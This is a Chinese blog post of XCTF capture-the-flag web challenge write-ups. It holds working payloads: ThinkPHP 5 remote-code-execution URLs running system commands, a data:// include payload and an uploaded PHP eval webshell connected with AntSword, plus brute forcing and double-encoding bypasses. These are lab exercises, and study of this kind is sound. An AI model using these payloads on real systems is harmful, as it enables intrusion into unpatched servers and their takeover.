

xctf刷题小记

原创


quan9i 于 2022-04-21 14:28:29 发布 407 收藏

分类专栏: [xctf](#) 文章标签: [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/Reme_mber/article/details/124251865

版权



[xctf 专栏收录该内容](#)

4 篇文章 0 订阅

订阅专栏

文章目录

[前言](#)

[php_rce](#)

[Web_php_include](#)

[Training-WWW-Robots](#)

[ics-06](#)

[PHP2](#)

[upload1](#)

前言

刷题学习知识, 这次做做xctf的

php_rce



:)

ThinkPHP V5

十年磨一剑 - 为API开发设计的高性能框架

[V5.0 版本由 [七牛云](#) 独家赞助发布]

[官方教程资源](#) [官方应用市场](#) [统一API调用服务](#)

进入靶场后只看见了 ThinkPHP V5 ，我们去github上找对应的漏洞

The screenshot shows a GitHub search interface for 'ThinkPHP v5'. The search results are sorted by 'Best match' and show 22 repository results. The top results are:

- SkyBlueEternal/thinkphp-RCE-POC-Collection**: thinkphp v5.x 远程代码执行漏洞-POC集合. 895 stars, updated on 15 Jan 2019.
- oneoy/thinkphp-RCE-POC**: thinkphp v5.x 远程代码执行漏洞-POC集合. 17 stars, updated on 6 Aug 2019.
- mntn0x/thinkphpV5-rce**: ThinkPHP V5.* rce漏洞检测脚本. 6 stars, Python, GPL-3.0 license, updated on 29 Apr 2019.
- sakuradied/ThinkPHP_rce_EXP**: 用Python3编写的ThinkPHP V5.0.20_rec 漏洞检测工具. 1 star, Python, updated on 6 Mar 2020.
- ZhangBarry825/thinkphp5-master**: ThinkPHP V5. 1 star, PHP, updated on 3 Aug 2018.
- lysuu/ThinkPHP**: ThinkPHP V5.0.19.

On the left, there are filters for Repositories (22), Code (24K), Commits (98), Issues (69), Discussions (0), Packages (0), Marketplace (0), Topics (0), Wikis (6), and Users (0). Below these are filters for Languages: PHP (9), HTML (5), Python (2), and JavaScript (1). At the bottom of the search results, there are links for 'Advanced search' and 'Cheat sheet'.

由于没有说具体版本，因此我们这里随机尝试一个版本的进行注入

The screenshot shows a browser window displaying the README for the repository 'github.com/SkyBlueEternal/thinkphp-RCE-POC-Collection'. The page content includes:

- 官方公告:**
 - <https://blog.thinkphp.cn/869075>
 - <https://blog.thinkphp.cn/910675>
- POC:**
- thinkphp 5.0.22**
 - <http://192.168.1.1/thinkphp/public/?s=.|think\config/get&name=database.username>
 - <http://192.168.1.1/thinkphp/public/?s=.|think\config/get&name=database.password>
 - [http://url/to/thinkphp_5.0.22/?s=index\think\app\invokefunction&function=call_user_func_array&vars\[0\]=system&vars\[1\]\[\]=id](http://url/to/thinkphp_5.0.22/?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id)
 - [http://url/to/thinkphp_5.0.22/?s=index\think\app\invokefunction&function=call_user_func_array&vars\[0\]=phpinfo&vars\[1\]\[\]=1](http://url/to/thinkphp_5.0.22/?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1)
- thinkphp 5**
 - [http://127.0.0.1/tp5/public/?s=index\think\View/display&content=%22%3C?%3E%3C?php%20phpinfo\(\);%3E&data=1](http://127.0.0.1/tp5/public/?s=index\think\View/display&content=%22%3C?%3E%3C?php%20phpinfo();%3E&data=1)



The browser's address bar shows the URL 'github.com/SkyBlueEternal/thinkphp-RCE-POC-Collection'. The browser's tab bar shows several tabs, including 'code', '命令执行', '大佬博客', 'code刷题', 'code查询', 'hexo美化', '学校', '正则表达式', '学习视频', '外网', and 'MRCTF2022'. The right sidebar of the page shows 'Release' (No releases) and 'Packag' (No packages).

thinkphp 5.0.21

6、[http://localhost/thinkphp_5.0.21/?s=index/\think\app/invokefunction&function=call_user_func_array&vars\[0\]=system&vars\[1\]\[\]=id](http://localhost/thinkphp_5.0.21/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id)

`s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id`

结果如下




注入成功，因此我们修改函数后面一点即可实现查找，报出flag

`?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls`



`?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls ../../../../`

bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var var



获取flag

```
?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=tac ../../../../flag
```



得到flag `flag{thinkphp5_rce}`

漏洞具体成因可以参考这篇文章<https://www.cnblogs.com/backlion/p/10106676.html>

Web_php_include

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

这种include的，一般可以借用伪协议来getshell，这里过滤了 `php://`，但是还有 `data://`，我们构造payload如下

```
?page=data://text/plain,<?php system("ls")?>
```

← → ↻ 🏠 ⚠️ 不安全 | 111.200.241.244:54085/?page=data://text/plain,<?php%20system("ls")?>

code 命令执行 大佬博客 code刷题 code查询 hexo美化 学校 正则表达式 学习视频 外网 MRCTF2022

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

fl4gisish3r3.php index.php phpinfo.php

元素 控制台 源代码 网络 性能 内存 应用 Lighthouse HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HAS

URL
http://111.200.241.244:54085/?page=data://text/plain,<?php system("ls")?>

没有找到flag，不找了，传木马再进行蚁剑连接

?page=data://text/plain,<?php @eval(\$_POST[1])?>

用蚁剑来getshell

编辑数据 (http://111.200.241.244:54085/?page=data://text/plain,%3C...)

保存 清空 测试连接

基础配置

URL地址 * http://111.200.241.244:54085/?page=data://text/plain,%3C?php%20@e

连接密码 * |

网站备注

编码设置 UTF8

连接类型 PHP


编码器

- default (不推荐)
- base64
- chr

请求信息

其他设置


成功 连接成功!



The screenshot shows the AntSword editor interface. At the top, there is a menu bar with 'AntSword', '编辑', '窗口', and '调试'. Below the menu bar is a window title bar with a folder icon, the IP address '111.200.241.244', and a close button. The main editor area shows the file path '/var/www/fl4gisisish3r3.php' and the following PHP code:

```
1 <?php
2 $flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";
3 ?>
4
```

进入靶场




看题猜测是考察robots的，此时我们查看 `robots.txt`



```
User-agent: Yandex  
Disallow: *
```

此时出现一个php文件，长得像flag，查看文件



有关robots的知识

robots协议也叫robots.txt（统一小写）是一种存放于网站根目录下的ASCII编码的文本文件。

robots.txt文件写法

User-agent: * 这里的代表的所有的搜索引擎种类，是一个通配符

Disallow: /admin/ 这里定义是禁止爬寻admin目录下面的目录

Disallow: /require/ 这里定义是禁止爬寻require目录下面的目录

Disallow: /ABC/ 这里定义是禁止爬寻ABC目录下面的目录

Disallow: /cgi-bin/.htm 禁止访问/cgi-bin/目录下的所有以".htm"为后缀的URL(包含子目录)。

Disallow: /?* 禁止访问网站中所有包含问号(?)的网址

Disallow: /.jpg\$ 禁止抓取网页所有的.jpg格式的图片

Disallow:/ab/adc.html 禁止爬取ab文件夹下面的adc.html文件。

Allow: /cgi-bin/ 这里定义是允许爬寻cgi-bin目录下面的目录


Allow: /tmp 这里定义是允许爬寻tmp的整个目录

Allow: .htm\$ 仅允许访问以".htm"为后缀的URL。

Allow: .gif\$ 允许抓取网页和gif格式图片

Sitemap: 网站地图 告诉爬虫这个页面是网站地图


ics-06



提示说只有一处有痕迹，我们查看源代码发现index.php

```
</li>
<li class="layui-nav-item layui-nav-itemed">
  <a class="javascript:;" href="javascript:;">大数据</a>
  <dl class="layui-nav-child">
    <dd class="">
      <a href="index.php">报表中心</a>
    </dd>
    <dd class="">
      <a href="">数据集成</a>
    </dd>
  </dl>
</li>
```

访问



列表


日期范围

-

确认

送分题

上面的id是1，那此时就可以考虑一下进行爆破，用bp抓包



Target Positions Payloads Options



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the target and can be customized in different ways.

Payload set: Payload count: 3,000

Payload type: Request count: 3,000



Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a given format.

Number range

Type: Sequential Random

From:

To:

Step:

How many:

Number format

Base: Decimal Hex

Min integer digits:

选择 **numbers** ，从1到3000，每一步走的距离为1，也就是说id从1变到3000

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
2333	2333	200	<input type="checkbox"/>	<input type="checkbox"/>	1901	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	

11	11	200			1866
12	12	200			1866
Request Response					
Raw Headers Hex HTML Render					
<pre>elem: '#test10' .type: 'datetime' .range: true }); }); </script> </body> </html></pre>					
<code>cyberpeace{91b32e7ef0a090d2d0b89a6caf3317a9}</code>					

发现flag


PHP2



Can you authenticate to this website?

进入靶场的话只说我们是否能登录界面，没有其他信息，这里拿御剑扫一下(index.phps是自己添加到御剑字典里的)

这里的话我们对admin进行二次url编码即可(服务器解码一次，代码再解码一次)
我们这里用bp来进行二次编码




得到flag

Access granted!

Key: cyberpeace{679c4a03b89c2ebfb1fb6574e041ffb3}

Can you authenticate to this website?



upload1

上传个图片，然后抓包修改文件名和文件内容即可

Request	Response
<pre>Raw Params Headers Hex POST /index.php HTTP/1.1 Host: 111.200.241.244:50469 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Content-Type: multipart/form-data; boundary=-----357280341622914112282975916655 Content-Length: 252 Origin: http://111.200.241.244:50469 Connection: close Referer: http://111.200.241.244:50469/index.php Upgrade-Insecure-Requests: 1 -----357280341622914112282975916655 Content-Disposition: form-data; name="upload"; filename="2.php" Content-Type: image/png <?php @eval(\$_POST[1]);phpinfo()?> -----357280341622914112282975916655--</pre>	<pre>Raw Headers Hex HTTP/1.1 200 OK Date: Mon, 18 Apr 2022 10:28:08 GMT Server: Apache/2.4.25 (Debian) X-Powered-By: PHP/5.6.37 Vary: Accept-Encoding Content-Length: 956 Connection: close Content-Type: text/html; charset=UTF-8 upload success : upload/1650277688.2.php <!DOCTYPE html> <html> <head> <meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> <script type="text/javascript"> Array.prototype.contains = function (obj) { var i = this.length;</pre>

浏览器地址栏: 111.200.241.244:50469/upload/1650277688.2.php

书签: code, 命令执行, 大佬博客, code刷题, code查询, hexo美化, 学校, 正则表达式, 学习视频, 外网, MRCTF2022

```
?> $flag="cyberpeace{7d82d2eba812611dffa36127a7247a9}";
```

PHP Version 5.6.37	
System	Linux e4082c933603 4.4.0-131-generic #157-Ubuntu SMP Thu Jul 12 15:51:36 UTC 2018 x86_64
Build Date	Sep 8 2018 00:04:13
Configure Command	./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu' 'CFLAGS=-fstack-protector-strong -fPIC -fPIE -O2' 'LDFLAGS=-Wl,-O1 -Wl,--hash-style=both -pie' 'CPPFLAGS=-fstack-protector-strong -fPIC -fPIE -O2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)

浏览器工具栏: 元素, 控制台, 源代码, 网络, 性能, 内存, 应用, Lighthouse, HackBar

工具栏: LOAD, SPLIT, EXECUTE, TEST, SQLI, XSS, LFI, SSTI, SHELL, ENCODING, HASHING

URL: http://111.200.241.244:50469/upload/1650277688.2.php

Enable POST enctype: application/x-www-form-urlencoded

Body: 1=system("tac ../flag.php");